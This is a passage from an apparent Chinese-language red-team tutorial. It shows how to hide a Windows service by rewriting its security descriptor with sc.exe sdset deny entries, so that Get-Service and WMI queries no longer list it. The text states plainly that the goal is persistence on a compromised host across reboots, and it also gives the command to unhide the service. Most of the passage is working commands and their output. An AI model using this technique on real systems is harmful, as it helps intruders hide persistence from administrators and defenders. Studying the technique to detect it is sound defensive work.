PDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S
:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity 成功
```

```
& $env:SystemRoot\System32\sc.exe sdset SWCUEngine "D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;BA)
(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:
(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```

可以看到已经查询不到了

```
PS C:\Users\y> Get-Service | Select-Object Name | Select-String -Pattern 'Fax'
PS C:\Users\y> Get-WmiObject Win32_Service | Select-String -Pattern 'Fax'
PS C:\Users\y>
```

在红队或渗透测试中，这可能是一种有用的技术，可以在受感染主机上保持持久性。重启后，隐藏的服务也会自动启动。
取消隐藏的命令

```
& $env:SystemRoot\System32\sc.exe sdset SWCUEngine "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```